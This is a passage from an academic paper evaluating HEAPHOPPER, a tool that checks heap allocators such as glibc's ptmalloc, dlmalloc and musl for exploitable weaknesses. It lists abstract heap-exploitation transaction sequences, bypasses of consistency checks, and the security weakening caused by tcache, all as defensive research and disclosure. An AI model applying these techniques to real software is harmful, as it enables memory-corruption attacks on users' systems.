The generated PoC program serves two purposes: First, it provides a concrete execution example of how a specific exploitation primitive is reached, supporting the manual analysis of HEAPHOPPER's result. Second, it verifies that the path found by HEAPHOPPER indeed reaches the exploitation primitive in a concrete execution, and not as a side-effect of the symbolic execution.

To generate PoCs, HEAPHOPPER first transforms all the symbolic bytes into corresponding concrete values that make the concrete execution reaching the same exploitation primitive. This is achieved by solving the symbolic bytes' constraints, collected during the symbolic execution of the considered sequence of transactions.

After converting the symbolic bytes into concrete values, HEAPHOPPER transforms the original source as follows. First, it replaces all the memory locations that contained symbolic variables during the symbolic execution with their concrete representation. Then, it replaces the symbolic memory reads into memory, representing indirect interactions with the heap, with the values received from concretizing their symbolic bytes.

The key challenge with this process is that the results of concretizing symbolic bytes are not just constants, but often represent pointers containing virtual addresses from the symbolic execution or specific offsets between two objects in memory. Therefore, we cannot just use the values as they are, because they are dependent on the memory layout that is set by the runtime environment, the output of the compilation, and the linking of the new PoC binary. In order to solve this issue, we use our knowledge about the runtime environment during the symbolic execution to identify pointers and their offsets with respect to the base of their particular memory segment.

Additionally, we utilize this knowledge to identify constants that represent offsets between objects in memory. To detect this, we check if the offset from a constant added to the address of its memory location and any object in memory is below a certain threshold (set to 32 bytes in our experiments). If that is the case, we replace the constant with a dynamic calculation of the represented offset.

7 Evaluation

We evaluated HEAPHOPPER on 5 different revisions across 3 allocator implementations [1, 2, 31].

The model we use for HEAPHOPPER is based on the heap as the state. The transitions of the state are defined by a set of transactions described in Section 4.1. These transactions are bound to certain parameters. Therefore, the specification of our model is bound to these parameters as well. The model specifications for each experiment can be found in Table 1.

We chose these bounds as a tradeoff between the maximum number of transactions previously known to be necessary to reach exploitation primitives and the cost of the computing power necessary to run HEAPHOPPER. The allocation sizes represent three different magnitudes of allocations, which potentially fall in three different bin sizes, and are based on our automatic finding of allocation sizes' boundaries (see Section 4.1). Furthermore, we chose two different overflow sizes to simulate a full 64-bit overflow (which is the register's size of the architectures targeted by the analyzed allocators) and a one-byte overflow. We also had to bound the maximum memory consumption to 32GB, to keep the computing resources needed within our budget. For this reason, every instance that took more than 32GB of memory was killed and marked as failed.

This configuration resulted in 5,016 explored model paths. Our experiment was run using a cloud with 300 nodes, each of them having 1 core and 32GB of memory. The average computing time for each tested allocator was 16 hours with an average failure rate caused by memory exhaustion of 5%.

7.1 Results Overview

Table 2 summarizes our results. For every allocator, we split the findings based on the security property violated. We then parse the types of transactions used in each path and calculate

Experiment name	Evaluation Section	types of transactions	Depth	*M* sizes	*O* sizes	*UAF* sizes	*M* bytes	*AW* size	*FF* size
Allocator comparison	7.2, 7.3, 7.4 ,7.5	*M*, *F*, *O*, *DF*, *FF*, *UAF*	7	20, 200, 2000	1, 8 B	32 B	0 B	32 B	32 B
fastbin_dup	7.6	*M*, *F*, *UAF*	8	8	None	8 B	0 B	32 B	None
house_of_einherjar	7.6	*M*, *F*, *O*	7	56, 248, 512	1 B	None B	0 B	32 B	None
house_of_spirit	7.6	*M*, *F*, *FF*	4	48	None	None	0 B	32 B	32 B
overlapping_chunks	7.6	*M*, *F*, *O*	8	120, 248, 376	1 B	None	0 B	32 B	None
unsafe_unlink	7.6	*M*, *F*, *O*	6	128	1 B	None	0 B	32 B	None
unsorted_bin	7.6	*M*, *F*, *O*, *DF*, *FF*, *UAF*	7	20, 200, 2000	1, 8 B	32 B	0 B	32 B	32 B
poison_null_byte	7.6	*M*, *F*, *O*	12	128, 256, 512	1 B	None	0 B	32 B	None
house_of_lore	7.6	*M*, *F*, *UAF*	9	100, 1000	None	32 B	0 B	32 B	None
null-byte	7.7	*M*, *F*, *O*	12	128, 256, 512	1 B	None	Chunk-size	32 B	None
tcache	7.8	*M*, *F*, *O*, *DF*, *FF*, *UAF*	7	20, 200, 2000	1, 8 B	32 B	0 B	32 B	32 B

Table 1: The concrete model specification used in each experiment. This table shows the list of transactions used, as well as the maximum amount of transactions for each permutation. Additionally, we display the concrete sizes used for *M* and the concrete lengths used for *O* and *UAF*. Furthermore, the different amounts of symbolic bytes placed into memory are given for new allocations returned by *M*, the *AW* target, and the *FF* objects. In addition to the limits in this table, we also used a threshold *T2* during pointer handling of 4,096 (see Section 5.3), and we limit the memory usage of the symbolic execution engine while exploring a single compiled exploitation attempt to 32GB.

Allocator	***OA***	***NHA***	***AWC***	***AW***
dlmalloc 2.7.2	(M,F,O): *M-M-M-F-O-M* (M,F,UAF): *M-M-M-F-UAF-M-M*	(M,FF): *FF-M* (M,F,O): *M-M-O-F-M* (M,F,UAF): *M-M-F-UAF-M-M*		(M,F,FF): *M-FF-F* (M,F,O): *M-M-O-F* (M,F,UAF): *M-M-F-UAF-M*
dlmalloc 2.8.6	(M,F,O): *M-M-M-F-O-M* (M,F,UAF): *M-M-M-F-UAF-M-M*		(M,F,O): *M-M-M-F-O-O-F*	
musl 1.1.9	(M,F,O): *M-M-M-F-O-M* (M,F,UAF): *M-M-M-F-UAF-M-M*	(M,FF): *FF-M* (M,F,UAF): *M-M-F-UAF-M-M*	(M,F,FF): *M-FF-F*	(M,F,UAF): *M-M-F-UAF-M* (M,F,FF): *M-M-F-FF-M-M*
ptmalloc 2.23	(M,F,O): *M-M-M-F-O-M* (M,F,UAF): *M-M-M-F-UAF-M-M*	(M,FF): *FF-M* (M,F,O): *M-M-M-O-F-M* (M,F,UAF): *M-M-F-UAF-M-M*	(M-F-FF): *M-FF-F* (M,F,O): *M-M-O-F*	(M,F,UAF): *M-M-F-UAF-M*
ptmalloc 2.26	(M,F,O): *M–M-O-F-M* (M,F,UAF): *M-M-M-F-UAF-M-M*	(M,FF): *FF-M* (M,F,UAF): *M-M-F-UAF-M-M*		(M,F,UAF): *M-M-F-UAF-M* (M-F-FF): *M-FF-F*

Table 2: Summary of the transactions necessary to violate the different security properties in the analyzed allocators' implementations. For each allocator, the table shows (within parenthesis) the set of transactions necessary to violate a specific security property. Every set is followed by an example of a transaction list violating the considered security properties using transactions in the given set. Within the same cell, sets are listed sorted by the size of their corresponding list of transactions. Two important results are immediately clear from the table: The newer version of `dlmalloc` is stronger than the older one (since it does not allow *NHA* and *AW*), while the newer version of `ptmalloc` surprisingly introduces a new attack vector to achieve *AW*. Specifically, in this new version, *M-FF-F* achieves *AW*, instead of just *AWC* (see Section 7.8 for details).

their set. Afterwards, we group the list of transactions by those sets and sort each group by the number of transactions needed to violate the considered security property. Finally, we display each set for every exploitation primitive in the table, together with one of the paths with the shortest size, as an example of a list of transaction violating the considered security property.

For instance, consider `dlmalloc 2.7.2`, where a *NHA* exploitation primitive can be reached with three different sets of transactions. In this case, the shortest sequence lengths are two, five, and six, respectively.

In Table 3, we show all the known attacks on `ptmalloc` we were able to reproduce. The rediscovery of these attacks across different allocators can be identified by comparing the list of transactions in Table 3 with those in Table 2.

7.2 Allocator: dlmalloc

The first library we analyzed is `dlmalloc`, which represents one of the oldest allocator implementations that is still maintained. With its "textbook-like" design, it serves as a perfect base to evaluate the advances in design and security of more recent allocators. The fact that a lot of the newer allocators are still inspired by `dlmalloc` or even based on the original code, makes this result an even better measurement of the allocator's evolution.

Since the first release of `dlmalloc` in 1993, there have been multiple changes to the code base, including a couple of security hardening in 2005. Therefore, we analyzed two releases of `dlmalloc`, `2.7.2`, the latest version without any security hardening and `2.8.6`, the latest available version, released in 2012.

dlmalloc 2.7.2. Comparing the list of transactions, HEAPHOPPER rediscovered all known attacks against `ptmalloc` from Table 3 that are feasible inside the defined bounds, and thereby confirms that the original implementation was already vulnerable to them. In this allocator, the sequence *M-M-O-F* produces an *AW*. This attack scenario is typically called *unlinking attack*, and it is typically mitigated in more modern allocators [28]. In this allocator, we also found a new way to reach an *AW* based on a fake-free.

dlmalloc 2.8.6. The issue of having a relatively vulnerable allocator implementation was already addressed in version 2.8.0, released in 2005 and improved until the latest version in 2012. We analyzed this newer version of `dlmalloc` to objectively evaluate how effective those additional security mechanisms are, and how they would perform compared to the simultaneously evolved `ptmalloc`. If we compare the results to the known attacks from Table 3 again, we only find two attacks that lead to an *OA*. Additionally, we find one new way of reaching an *AWC*.

In order to better understand what causes this difference in the results with respect to version `2.7.2`, we took a look at the code changes. After manually analyzing the additional checks, we figured out that the main reason for the good result is the relatively simple implementation of `dlmalloc` combined with effective consistency checks that further reduce the attack surface. A good example is a check introduced for handling pointers inside the heap metadata. Before any operation based on a pointer's value is performed, the value is compared against the base address of the heap's current memory range. In case the value points below that base, it is considered invalid and the program aborts. This check is the reason why we did not find any way to trigger a *NHA* in this version of `dlmalloc`.

7.3 Allocator: musl

One of the allocators inspired by `dlmalloc` is the C-library `musl`. Similar to the latest `dlmalloc`, it contains basic consistency checks to protect against metadata manipulation. However, the results look similar to `dlmalloc` version `2.7.2`, with the only difference being that we did not find a path to reach a *NHA* through an overflow and a constraint was added to the new *AW* attack we found. Therefore, we can conclude that, inside our model's bounds, the checks introduced in the newer version of `dlmalloc` are far more effective than the ones implemented in `musl`.

7.4 Allocator: glibc

Another allocator inspired by `dlmalloc` is `ptmalloc`, used in `glibc`. `ptmalloc` is a significant more advanced version of `dlmalloc`, with a lot more complexity introduced to support performance. Because `glibc` is the de facto standard in the Linux world, `ptmalloc` is also widely used in practice and therefore, security researchers have extensively explored its exploitability [44]. Similar to `dlmalloc`, we tested two different versions of this allocator.

ptmalloc 2.23. Version `2.23` of `ptmalloc` has been released in 2016, and it is currently used in `Ubuntu 16.04 LTS`. HEAPHOPPER discovered all known attacks from Table 3 that are inside our model's bounds. Additionally, HEAPHOPPER found a new way to get an *AWC* based on a fake-free similar to the one in `musl`. With this result `ptmalloc` is only slightly better than `dlmalloc` version `2.7.2`, with additional checks restricting two of the *AWs* to *AWCs*. Considering that version `2.23` was released in 2016 and comparing this result to `musl` and `dlmalloc` version `2.8.6`, we did not expect these relatively bad results. The main reason for this is the significantly higher complexity in the implementation, leading to a bigger attack surface. Even though a lot of different consistency checks have been introduced, according to our results many of them are proven to be mostly ineffective, as HEAPHOPPER found paths that bypassed them.

ptmalloc 2.26. Version `2.26` of `ptmalloc` comes with new consistency checks, including Chris Evans' patch, discussed in Section 2.3, and uses a new layer for handling free chunks called `tcache`. Being the latest release, and because of the additional consistency checks, we expected it to be stronger than version `2.23`, and significantly stronger than `dlmalloc` version `2.7.2`. However, the results indicate that the new release is rather a step backward in terms of security, with a new *AW* and an almost similar result for the other exploitation primitives. In fact, considering the *AWs*, this library is the weakest across all allocators apart from the textbook `dlmalloc` version `2.7.2`. When analyzing the changes in the code to figure out what causes this result, we traced down the problem to the newly introduced `tcache` structures. To get more insights into this issue we specifically studied the influence of `tcache` in the overall `ptmalloc` security, as described in Section 7.8

7.5 Summary

Our results show that a "textbook implementation" of a heap allocator, such as the one used by `dlmalloc` version `2.7.2`, does not offer an effective protection against memory corruption. Conversely, as expected, security-enhanced versions, such as `dlmalloc` version `2.8.6` and `musl`, are much more robust against exploitation.

However, adding additional complexity to the design, as in `ptmalloc`, makes the implementation of consistency checks challenging. This results in a surprisingly weak result for the recently published `ptmalloc` version `2.26`, which is only slightly stronger than `dlmalloc` version `2.7.2` from 2005, and weaker than `ptmalloc` version `2.23` for what concerns reaching an *AW* exploitation primitive.

Technique	Exploitation Primitive	List of Transactions	Runtime
fastbin_dup	*NHA*	*M-M-F-UAF-M-M*	9.93*s*
house_of_einherjar	*NHA*	*M-M-O-F-M*	51.10*s*
house_of_spirit	*NHA*	*FF-M*	9.22*s*
overlapping_chunks	*OA*	*M-M-M-F-O-M*	14.05*s*
unsafe_unlink	*AWC*	*M-M-O-F*	13.80*s*
unsorted_bin	*AW*	*M-M-F-UAF-M*	9.54*s*
poison_null_byte	*OA*	*M-M-M-F-O-M-M-F-F-M*	603.40*s*
house_of_lore	*NHA*	*M-M-F-M-UAF-M-M*	18.72*s*

Table 3: Summary of the known attacks techniques against `ptmalloc` that HEAPHOPPER has been able to reproduce. Each attack is presented with the reached exploitation primitive and the minimum number of transactions needed to reach it. Additionally, we show the unique list of transactions, which can be compared against the results in Table 2. In the last column we give HEAPHOPPER's runtime to find a path that reaches the exploitation primitive based on an interaction model representing this technique.

7.6 Case Study: Reproducing Known Attacks on ptmalloc

In this case study we want to test whether HEAPHOPPER is able to find known attacks against `ptmalloc`, and how we can use these results to evaluate other allocator implementations. The biggest collection of known heap attacks affecting `ptmalloc` is the `how2heap` repository [44].

Therefore, we translated each of the attacks into a composition of our transactions, and set the bounds for allocation and overflow sizes accordingly. Afterwards, we ran HEAPHOPPER with each these compositions against `ptmalloc` version `2.23`. The results can be found in Table 3. For the interested reader, we included the sequence of transactions and the resulting PoC in Appendix A.4 and Appendix A.5, respectively. We found the path that leads to the expected exploitation primitives for all the cases listed in Table 3. Notably, HEAPHOPPER was unable to reproduce the so-called *house of force* technique. This technique relies on an integer overflow, which is then coupled with a dynamic allocation size that is based on the current heap offset. HEAPHOPPER is bounded by specific allocation sizes, which can be symbolic but not completely arbitrary, hence, the *house of force* technique is not reproducible inside our bounds.

The results of this case study show how HEAPHOPPER is able to find those attacks, which have been individually found over years by different vulnerability researchers, in a systematic way through our bounded model checking approach. Furthermore, HEAPHOPPER is able to identify the presence of similar attacks against other allocator implementations, disproving the effectiveness of newly introduced checks.

7.7 Case Study: 1-null-byte overflow

With the uncertainty of the effectiveness of the patched introduced by Chris Evans (as discussed in Section 2.3), this issue is a great showcase to demonstrate the abilities of HEAPHOPPER to verify specific changes and checks even for more complex techniques. Therefore, we build a `ptmalloc` shared library from the commit introducing the new check, and used the transactions for the *poison_null_byte* from the previous evaluation. We also used the same configuration with the addition of having each allocated chunk filled with symbolic memory. The resulting sequence is shown in Appendix A.1. With this setup, HEAPHOPPER, in about 4 hours, was able to identify a bypass to Chris Evans' patch similar to the recently published workaround [44] (which we already showed in Figure 1), by setting a "fake" previous size. For the interested reader, the resulting PoC is provided in Appendix A.3

Given this result, we analyze the shortcomings of the patch and identified that the problem stems from the fact that the consistency check uses values obtained by using the manipulated offsets in the previous size. Hence, we implemented an alternative patch that verifies the previous sizes before using them for any calculation. However, due the complexity caused by indirections that these checks face, it is hard to evaluate their effectiveness by hand. Therefore, we ran HEAPHOPPER again with the same bounds against `ptmalloc`, with our patch in-lieu of Chris Evans'. HEAPHOPPER could not find any path that reached an *OA*, showing that our patch is indeed protecting against the *poison NULL byte* attack. Consequently, we proposed our patch to the `glibc` maintainers, where it is currently under review [15].

This case study shows how HEAPHOPPER is able to verify the effectiveness of new security checks and can help to make objective design choices, while developing new security features for an allocator implementation.

7.8 Case Study: tcache

In the experiment in Section 7.1, we discovered an unexpected weak result for the latest `ptmalloc` version. We traced the problem down to a new structure introduced called thread cache (`tcache`). This structure is designed to keep track of freed chunks, and it is placed as a cache before the traditional list of free chunks.

In order to analyze its effects on the overall security of `ptmalloc`, we compiled the newest release of `ptmalloc` once with `tcache` enabled and once without. We used the same bounds as in the original experiment, and ran HEAPHOPPER on both versions of the library. The effects of enabling `tcache` on the exploitation primitives discovered by HEAPHOPPER can be summarized as follow:

- *OA*: When `tcache` is enabled, all the constraints that would otherwise limit an attacker trying to achieve *OA* are not present anymore.

• *NHA*: Similar to the *OA* case, the constraints on the contents of the memory area to be allocated are not present anymore.

• *AW*: On the latest `ptmalloc` without `tcache`, the only way we found to obtain an unconstrained arbitrary write (*AW*) required a *UAF* (specifically, this technique is typically called `unsafe_unlink`, see Table 3). However, when enabling `tcache`, a new possibility of achieving unconstrained arbitrary writes is introduced. Specifically, it is possible to achieve an *AW* using a fake-free operation.

After manually analyzing the implementation of `tcache`, we found that it completely omits all the security checks on the traditional list of free chunks, by establishing another layer of free-lists that is used before the original structures.

With this result, HEAPHOPPER exposed the significance of this design change in `ptmalloc`. It was able to identify severe security implications that invalidated the efforts of former consistency checks. Ultimately, this case study shows how HEAPHOPPER can be used to systematically identify critical issues in new additions to an allocator implementation, with the potential of exposing them before they are released into production systems.

Since we discovered this issue, we have contacted the `glibc` maintainers to make them aware of the security implications of `tcache` [17].

8 Limitations and Future Work

HEAPHOPPER is affected by limitations regarding both the used models and the symbolic execution engine.

8.1 Model Limitations

The first limitation of our approach is the need to manually specify the types of transactions that an attacker can perform. This limitation has two consequences.

First of all, we cannot reason about transactions that could be possible in specific attack scenarios, but were not implemented in HEAPHOPPER. Secondly, the bounds we set in our model may cause HEAPHOPPER to miss other exploitation opportunities. For instance, we are bounding the size parameters of *M*, *O*, and *UAF* to discrete predefined values, as shown in Table 1. However, in some cases, using arbitrary values adaptively for these transactions can be the key to bypass specific security checks, as it is the case for the *house of force* technique, mentioned in Section 7.6.

In addition to arbitrary values for some of the transactions' parameters, certain known attack techniques, such as the *poisoned NULL byte*, require a large amount of transactions until they reach a malicious state in the heap. While HEAPHOPPER, in theory, does not have a limitation on the amount of transactions, an increase of this amount will result in an exponential increase in the number of permutations. Therefore, in practice, it is necessary to add bounds to the maximum number of transactions. Due to the mentioned bounds, HEAPHOPPER is not able to achieve completeness in a general scenario and does not guarantee the absence of exploitable heap states.

8.2 Symbolic Execution Limitations

HEAPHOPPER handles symbolic pointers as explained in Section 5.3. Consequently, the introduced thresholds might disregard solutions that would reach a new heap state, within the specified bounds.

Additionally, we are affected by the emulation correctness of the symbolic execution engine. This could affect the completeness of HEAPHOPPER's results, for example, in case a heap state cannot be reached because of some incorrect initialization of the initial heap state. Nevertheless, by using the PoC generation described in Section 6, HEAPHOPPER allows for the verification of its results by a human analyst.

8.3 PoC Generation Imprecisions

One of HEAPHOPPER's contributions is the automatic generation of proof-of-concept programs demonstrating effective heap metadata corruption exploits. Unfortunately, as HEAPHOPPER is built on top of the `angr` binary analysis framework, it suffers from some of the limitations of the framework itself. These include the assumptions `angr` makes about the memory layout (leading to incorrect memory offsets in the PoC), and limitations that it suffers during the handling of complex symbolic memory accesses (leading in over-relaxed constraints in PoC generation). These two issues cause some of the PoCs generated by HEAPHOPPER to attempt to read from or write to invalid memory or to process incorrect data, resulting in segmentation faults or heap implementation assertions rather than producing an actual attack. These issues affect about 5% of the generated PoCs for the most recent version of `ptmalloc` and 13% of the generated PoCs for the most recent version of `dlmalloc`.

More precisely, the first issue causes valid PoCs to fail and, since HEAPHOPPER discards all failing PoCs, it will ultimately cause false negatives. Conversely, the second issue leads to false positives. In particular, when dealing with fake-free transactions, the relaxation of the constraints defining the fake `freed` chunk can result in a state incorrectly detected as vulnerable. From testing a subset of PoCs, we estimate the false positive rate (among the PoCs that do not run properly) to be between 5% to 10%. The results in Section 7 solely contain verified, working PoCs.

8.4 Future Work

Implementing additional transactions would allow one to find weaknesses triggered by specific error conditions. As

an example, a "single bitflip" transaction could be used to test the resilience of an allocator against the well-known rowhammer attack [29]. Increasing the type of possible transactions and their number may require some changes to improve the performance of HEAPHOPPER, since the number of paths to be analyzed would inevitably increase. In this case, techniques to "cache" already-explored paths (or part of a path) within our model could be used to both speed-up the symbolic execution and lower the memory consumption.

9 Related Work

In this section, we frame our paper in the context of related work in the field.

Automatic exploit generation. Our work with HEAPHOPPER is tangentially related to the field of Automatic Exploit Generation, which focuses on automatically identifying [10] and exploiting [4, 5, 8, 14, 24, 26, 27, 42, 53] software vulnerabilities. However, HEAPHOPPER does not look at the client software that utilizes heap implementations, but instead assumes that this software will have a vulnerability and examines the potential impact of that vulnerability on the heap.

Heap exploitation. Partially due to the recent progress in defenses against simpler software exploitation attack vectors (like stack-based buffer overflows), heap-based exploitation has become more prevalent. Exploiting invalid-free and use-after-free vulnerabilities usually requires *heap massaging* or *Heap Feng Shui*, which refers to the action of chaining multiple basic heap operations to obtain an ideal layout of allocated chunks in heap memory for the purpose of exploitation [40, 49]. Work in automated heap layout optimization makes exploiting heap vulnerabilities easier, and consequently, effective defenses are in greater demand [25].

To battle against these vulnerabilities and exploits, various mitigation techniques have been proposed. Heap-based exploitation attempts can be detected during the execution of a program with some runtime overhead [41]. Furthermore, the detection of heap-based vulnerabilities and data leaks in applications has been targeted by research [3, 52]. There have been attempts to model heap and basic heap operations like allocate and free in order to guide the automated exploitation of and defense against heap-based vulnerabilities [35, 51]. To the best of our knowledge, HEAPHOPPER is the first automated system that performs a systematic analysis of the exploitation mitigations in implementations of heap allocators.

Automatic heap analysis. While security analysis of heap operations has been carried out in the past [32, 34, 35, 39, 54], none has taken the form of a principled analysis of heap security directly applicable to arbitrary heap implementations. The closet work, by Repel et al. [39], explored heap vulnerabilities in the context of automatic exploit generation, but did not achieve the significant results of HEAPHOPPER's principled bounded model checking approach.

Bounded model checking. Model checking is a powerful technique to model a design as a finite state machine, and verify a pre-defined set of temporal logic properties. Bounded Model Checking (BMC) bounds the depth of paths that are checked during model checking, and leverages SAT solvers, instead of binary decision diagrams, in the verification process to ease the memory pressure and improve the scalability [6].

Symbolic execution is widely used in program testing and verification, especially for detecting memory-related defects [9]. We integrate symbolic execution into BMC to allow for an easy and precise construction of finite state automata and a straightforward modeling and verification of security properties. Essentially, HEAPHOPPER creates a symbolic finite automaton during the symbolic execution of each generated program in a white-box manner. The use of a state-of-the-art SMT solver like Z3 and a modern symbolic execution engine like `angr` [46] helps improving the complexity of the problems that can be successfully examined by our system.

10 Conclusions

In this paper, we presented HEAPHOPPER, a novel, fully automated tool, based on model checking and symbolic execution, to analyze, in a principled way, the exploitability of heap implementations, in the presence of memory corruption. Using HEAPHOPPER, we were able to identify both known and previously unknown weaknesses in the security of different heap allocators. HEAPHOPPER showed that many security checks can be easily bypassed by attackers (and especially the negative impact that recent optimizations to the standard `glibc` allocation implementation have had on its security) and, at the same time, it helped in implementing and evaluating more secure checks.

We envision that HEAPHOPPER will be used in the future both by security researchers and allocators' developers to test and improve the security of existing and future heap implementations. To this end, we have presented an in-depth evaluation of HEAPHOPPER and we are releasing it as an open-source tool.

11 Acknowledgments

We would like to thank our shepherd, Brendan Dolan-Gavitt, for his help and comments.

This material is based on research sponsored by DARPA under agreement numbers FA8750-15-2-0084 and HR001118C0060, and by the NSF under agreement CNS-1704253. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon. The views and

conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of DARPA or the U.S. Government.

References

[1] glibc libc. `https://www.gnu.org/software/libc/libc.html`, 2017.

[2] musl libc. `https://www.musl-libc.org/`, 2017.

[3] ALEXANDER III, W. P., LEVINE, F. E., REYNOLDS, W. R., AND URQUHART, R. J. Method and system for shadow heap memory leak detection and other heap analysis in an object-oriented environment during real-time trace processing, 2003. US Patent 6,658,652.

[4] AVGERINOS, T., CHA, S. K., REBERT, A., SCHWARTZ, E. J., WOO, M., AND BRUMLEY, D. Automatic exploit generation. *Communications of the ACM 57*, 2 (2014), 74–84.

[5] BAO, T., WANG, R., SHOSHITAISHVILI, Y., AND BRUMLEY, D. Your exploit is mine: Automatic shellcode transplant for remote exploits. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2017).

[6] BIERE, A., CIMATTI, A., CLARKE, E. M., STRICHMAN, O., ZHU, Y., ET AL. Bounded model checking. *Advances in computers 58*, 11 (2003), 117–148.

[7] BITTAU, A., BELAY, A., MASHTIZADEH, A., MAZIÈRES, D., AND BONEH, D. Hacking blind. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2014).

[8] BRUMLEY, D., POOSANKAM, P., SONG, D., AND ZHENG, J. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2008).

[9] CADAR, C., DUNBAR, D., ENGLER, D. R., ET AL. KLEE: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (2008).

[10] CHA, S. K., AVGERINOS, T., REBERT, A., AND BRUMLEY, D. Unleashing mayhem on binary code. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2012).

[11] CONTI, M., CRANE, S., DAVI, L., FRANZ, M., LARSEN, P., NEGRO, M., LIEBCHEN, C., QUNAIBIT, M., AND SADEGHI, A.-R. Losing control: On the effectiveness of control-flow integrity under stack attacks. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2015).

[12] COWAN, C., PU, C., MAIER, D., WALPOLE, J., BAKKE, P., BEATTIE, S., GRIER, A., WAGLE, P., ZHANG, Q., AND HINTON, H. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (1998).

[13] COWAN, C., PU, C., MAIER, D., WALPOLE, J., BAKKE, P., BEATTIE, S., GRIER, A., WAGLE, P., ZHANG, Q., AND HINTON, H. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (1998).

[14] DI FEDERICO, A., CAMA, A., SHOSHITAISHVILI, Y., KRUEGEL, C., AND VIGNA, G. How the ELF ruined Christmas. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (2015).

[15] ECKERT, M. [PATCH] malloc/malloc.c: Mitigate null-byte overflow attacks. `https://sourceware.org/ml/libc-alpha/2017-10/msg00773.html`, 2017.

[16] ECKERT, M. angr/heaphopper. `https://github.com/angr/heaphopper`, 2018.

[17] ECKERT, M. malloc: Security implications of tcache. `https://sourceware.org/ml/libc-alpha/2018-02/msg00298.html`, 2018.

[18] EVANS, C. Commit: 17f487b7afa7cd6c316040f3e6c86dc96b2eec30. `https://sourceware.org/git/?p=glibc.git;a=commit;h=17f487b7afa7cd6c316040f3e6c86dc96b2eec30`, 2017.

[19] EVANS, C. Further hardening glibc malloc() against single byte overflows. `https://scarybeastsecurity.blogspot.com/2017/05/further-hardening-glibc-malloc-against.html`, 2017.

[20] EVANS, C., AND ORMANDY, T. The poisoned NUL byte, 2014 edition. `https://googleprojectzero.blogspot.com/2014/08/the-poisoned-nul-byte-2014-edition.html`, 2014.

[21] EVANS, J. Scalable memory allocation using jemalloc. `https://www.facebook.com/notes/facebook-engineering/scalable-memory-allocation-using-jemalloc/480222803919/`, 2011.

[22] GLOGER, W. Ptmalloc. `http://www.malloc.de`, 2006.

[23] GOICHON, F. Glibc adventures: The forgotten chunks. `https://www.contextis.com/resources/white-papers/glibc-adventures-the-forgotten-chunks`, 2015.

[24] HEELAN, S. *Automatic generation of control flow hijacking exploits for software vulnerabilities*. PhD thesis, University of Oxford, 2009.

[25] HEELAN, S., MELHAM, T., AND KROENING, D. Automatic heap layout manipulation for exploitation. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (2018).

[26] HU, H., CHUA, Z. L., ADRIAN, S., SAXENA, P., AND LIANG, Z. Automatic generation of data-oriented exploits. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (2015).

[27] HUANG, S.-K., HUANG, M.-H., HUANG, P.-Y., LAI, C.-W., LU, H.-L., AND LEONG, W.-M. CRAX: Software crash analysis for automatic exploit generation by modeling attacks as symbolic continuations. In *Proceedings of the IEEE International Conference on Software Security and Reliability (SERE)* (2012).

[28] KAPIL, D. Unlink exploit. `https://heap-exploitation.dhavalkapil.com/attacks/unlink_exploit.html`, 2017.

[29] KIM, Y., DALY, R., KIM, J., FALLIN, C., LEE, J. H., LEE, D., WILKERSON, C., LAI, K., AND MUTLU, O. Flipping bits in memory without accessing them: An experimental study of dram disturbance errors. In *Proceeding of the Annual International Symposium on Computer Architecuture (ISCA)* (2014).

[30] KLEIN, T. RELRO - a (not so well known) memory corruption mitigation technique. `http://tk-blog.blogspot.com/2009/02/relro-not-so-well-known-memory.html`.

[31] LEA, D. A memory allocator (called Doug Lea's Malloc, or dlmalloc for short). `http://gee.cs.oswego.edu/dl/html/malloc`, 1996.

[32] MCLACHLAN, J. G., LEROUGE, J., AND REYNAUD, D. F. Dynamic obfuscation of heap memory allocations, 2016. US Patent 9,268,677.

[33] MOERBEEK, O. A new malloc for OpenBSD. In *Proceedings of the European BSD Conference (EuroBSDCon)* (2009).

[34] NIKIFORAKIS, N., PIESSENS, F., AND JOOSEN, W. HeapSentry: Kernel-assisted protection against heap overflows. In *Proceedings of the International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)* (2013).

[35] NOVARK, G., AND BERGER, E. D. DieHarder: Securing the heap. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2010).

[36] PAPPAS, V., POLYCHRONAKIS, M., AND KEROMYTIS, A. D. Smashing the gadgets: Hindering return-oriented programming using in-place code randomization. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2012).

[37] PAPPAS, V., POLYCHRONAKIS, M., AND KEROMYTIS, A. D. Transparent ROP exploit mitigation using indirect branch tracing. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (2013).

[38] PRAKASH, A., HU, X., AND YIN, H. vfGuard: Strict protection for virtual function calls in COTS C++ binaries. In *Proceedings of the Annual Network & Distributed System Security Symposium (NDSS)* (2015).

[39] REPEL, D., KINDER, J., AND CAVALLARO, L. Modular synthesis of heap exploits. In *Proceedings of the Workshop on Programming Languages and Analysis for Security (PLAS)* (2017).

[40] RICHARTE, G. Heap massaging. Proceedings of the Symposium sur la scurit des technologies de l'information et des communications (SSTIC) Rump sessions, `http://actes.sstic.org/SSTIC07/Rump_sessions/SSTIC07-rump-Richarte-Heap_Massaging.pdf`, 2007.

[41] ROBERTSON, W. K., KRUEGEL, C., MUTZ, D., AND VALEUR, F. Run-time detection of heap-based overflows. In *Proceedings of the Large Installation System Administration Conference (LISA)* (2003).

[42] SCHWARTZ, E. J., AVGERINOS, T., AND BRUMLEY, D. Q: Exploit hardening made easy. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (2011).

[43] SHACHAM, H. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2007).

[44] SHELLPHISH. how2heap. `https://github.com/shellphish/how2heap`, 2017.

